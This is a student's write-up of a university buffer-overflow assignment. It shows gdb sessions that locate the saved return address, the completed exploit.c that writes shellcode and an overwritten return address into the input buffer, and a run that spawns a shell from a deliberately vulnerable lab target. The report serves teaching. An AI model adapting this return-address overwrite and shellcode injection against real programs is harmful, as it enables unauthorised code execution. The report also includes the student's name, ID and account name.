CAP 6135 Programming Assignment 1: Buffer Overflow Attack

Submitted by: Vhaijaiyanthishree Venkataramanan
PID: 4412089
Instructor: Dr. Cliff Zou

Buffer Overflow Implementation:

- To begin with, I downloaded the source .zip file to my local machine and then uploaded it to the eustis linux machine, where I already created a folder called project1 to store the content. Since I use a MacBook, I did not have access to MobaXterm. As a result, I copied my files across the machines using **scp** command which uses ssh protocols to enable the transaction.

  Command: scp -rp /Users/vhaijaiyanthiv.raguram/Desktop/CAP6135-project1-source vh881038@eustis.eecs.ucf.edu:/home/net/vh881038/project1

- Then I created an executable using make command on both the target and exploit files.

- The exploit.c code was then edited using pico command where the 27 byte long shell code was copied to the buff variable.

- Before making any changes to the buff variable, I noted down the values of the buff and rip addresses by running in debug mode using **setarch i686 -R gdb ./exploit**, setting the break point using **break target.c:foo** and running the exploit.c program. The values were as follows at this point:

  Initial Buff Address = 0x7fffffffe850
  Initial Rip Address = 0x7fffffffe918
  Difference = 200

```
Breakpoint 1, foo (
    arg=0x7fffffffebd8 "1\300H\273ѝ\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\01
7\005", '\001' <repeats 173 times>...) at target.c:8
8         int *ptr = NULL;
(gdb)
(gdb) x buf
0x7fffffffe850: 0x00000d68
(gdb) info frame
Stack level 0, frame at 0x7fffffffe920:
 rip = 0x5555555547bc in foo (target.c:8); saved rip = 0x555555554912
 called by frame at 0x7fffffffe940
 source language c.
 Arglist at 0x7fffffffe910, args:
    arg=0x7fffffffebd8 "1\300H\273ѝ\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\01
7\005", '\001' <repeats 173 times>...
 Locals at 0x7fffffffe910, Previous frame's sp is 0x7fffffffe920
 Saved registers:
  rbp at 0x7fffffffe910, rip at 0x7fffffffe918
(gdb)
```

Fig: The initial values of buff address and rip

- The difference between the buff address and the rip address was found to be 200 at this point and the buff variable in the exploit.c code was filled, starting at index as 200 (which is the calculated difference between rip and the buff addresses). The buff variable was filled until the null character at the end which corresponded to the index of 206.

- The exploit.c was compiled and debugged once again using make, setarch and gdb commands and this time, it was observed that the addresses have changed compared to the previous values as the code was edited and the buff variable was filled.

Buff Address = 0x7fffffffec20
Rip Address = 0x7fffffffecf0
Difference = 208

Fig: The values of Buff Address and rip after filling the buff variable in the exploit.c code

- Once again, the difference between the new found buff address and the rip address was calculated and now the buff variable was again filled with the new buff address.

buff[200] = 0x70;
buff[201] = 0xeb;
buff[202] = 0xff;
buff[203] = 0xff;
buff[204] = 0xff;
buff[205] = 0x7f;
buff[206] = '\0';

- The exploit.c was compiled and debugged for one last time and at this point, it was observed that the buff address does not change anymore indicating that the overflow has been identified.


STACK FRAME:

```
0x7fffffffec38 rip
0x7fffffffec30 rbp

0x7fffffffec20 maxlen

0x7fffffffec14 var1
0x7fffffffec28 ptr

0x7fffffffec18 ptr2
0x7fffffffeb70 buf
```



STACK MEMORY ALLOCATION:

PARAMETER	ADDRESS
Return Address	0x7fffffffec38
Buffer Address	0x7fffffffec30
Maxlen Address	0x7fffffffec20
Var1 Address	0x7fffffffec14
Ptr Address	0x7fffffffec28
Ptr2 Address	0x7fffffffec18

GDB RUNNING PROCEDURE:

```
vh881038@net1547:~/project1/exploits$ pico exploit.c
vh881038@net1547:~/project1/exploits$ make
gcc -ggdb -fno-stack-protector -z execstack    -c -o exploit.o exploit.c
gcc   exploit.o   -o exploit
vh881038@net1547:~/project1/exploits$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...done.
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/vh881038/project1/exploits/exploit
process 6932 is executing new program: /home/net/vh881038/project1/targets/target
Press any key to call foo function...


Breakpoint 1, foo (
    arg=0x7fffffffeef6 "1\300H\273й\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 173 times>...) at target.c:8
8         int *ptr = NULL;
(gdb)
(gdb) x buf
0x7fffffffeb70: 0x00000d68
(gdb) info frame
Stack level 0, frame at 0x7fffffffec40:
 rip = 0x5555555547bc in foo (target.c:8); saved rip = 0x555555554912
 called by frame at 0x7fffffffec60
 source language c.
 Arglist at 0x7fffffffec30, args:
    arg=0x7fffffffeef6 "1\300H\273й\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 173 times>...
 Locals at 0x7fffffffec30, Previous frame's sp is 0x7fffffffec40
 Saved registers:
  rbp at 0x7fffffffec30, rip at 0x7fffffffec38
(gdb) x &maxlen
0x7fffffffec20: 0xffffec50
(gdb) x &var1
0x7fffffffec14: 0x00000000
(gdb) x &ptr
0x7fffffffec28: 0xffffec10
(gdb) x &ptr2
0x7fffffffec18: 0x00000000
(gdb)
```

Fig: GDB Running procedure

SUCCESSFUL SHELL CREATION:

```
vh881038@net1547:~/project1/exploits$ ls
exploit    exploit.o  shellcode.h    testshellcode.c
exploit.c  Makefile   testshellcode  testshellcode.o
vh881038@net1547:~/project1/exploits$ setarch i686 -R ./exploit
Press any key to call foo function...

foo() finishes normally.
$ $ ls
Makefile  exploit.c  shellcode.h    testshellcode.c
exploit   exploit.o  testshellcode  testshellcode.o
$ exit
vh881038@net1547:~/project1/exploits$
```

Fig:Demonstrating the success of shell creation

EXPLOIT.C CODE:

~ — vh881038@net1547: ~/project1/exploits — ssh vh881038@eustis.eecs.ucf.edu

GNU nano 2.9.3 exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

// replace this define environment to have the correct path of your own target code
// note that you must have the target executable generated first (by using 'make' command)
#define TARGET "/home/net/vh881038/project1/targets/target"

int main(void)
{
  char *args[3];
  char *env[2];
  char *tmp = NULL;

  // Creating an input buffer that can cause buffer overflow in strcpy function in the target executable
  int buffSize = 1000; char buff[buffSize];
  // Intialize buffer elements to 0x01
  int i;   for (i=0; i < buffSize; i++)         buff[i] = 0x01;

  // write your code below to (1). Fill the 27 bytes shellcode into the buff variable, and
  // (2). Overwrite the return address correctly, in order to achieve stack overflow
  // Your own code starts here:
     for(i=0;i<27;i++)
      buff[i]=shellcode[i];
      buff[200] = 0x70;
      buff[201] = 0xeb;
      buff[202] = 0xff;
      buff[203] = 0xff;
      buff[204] = 0xff;
      buff[205] = 0x7f;
      buff[206] = '\0';




  // Your code ends here. Don't revise following code

  // prepare command line input to execute target code
  args[0] = TARGET;
  args[1] = buff; // the first input parameter to the target code
  args[2] = NULL;
  env[0] = "FOO=bar";
  env[1] = NULL;

  if (0 > execve(TARGET, args, env))
    fprintf(stderr, "execve failed.\n");
   return 0;
}
```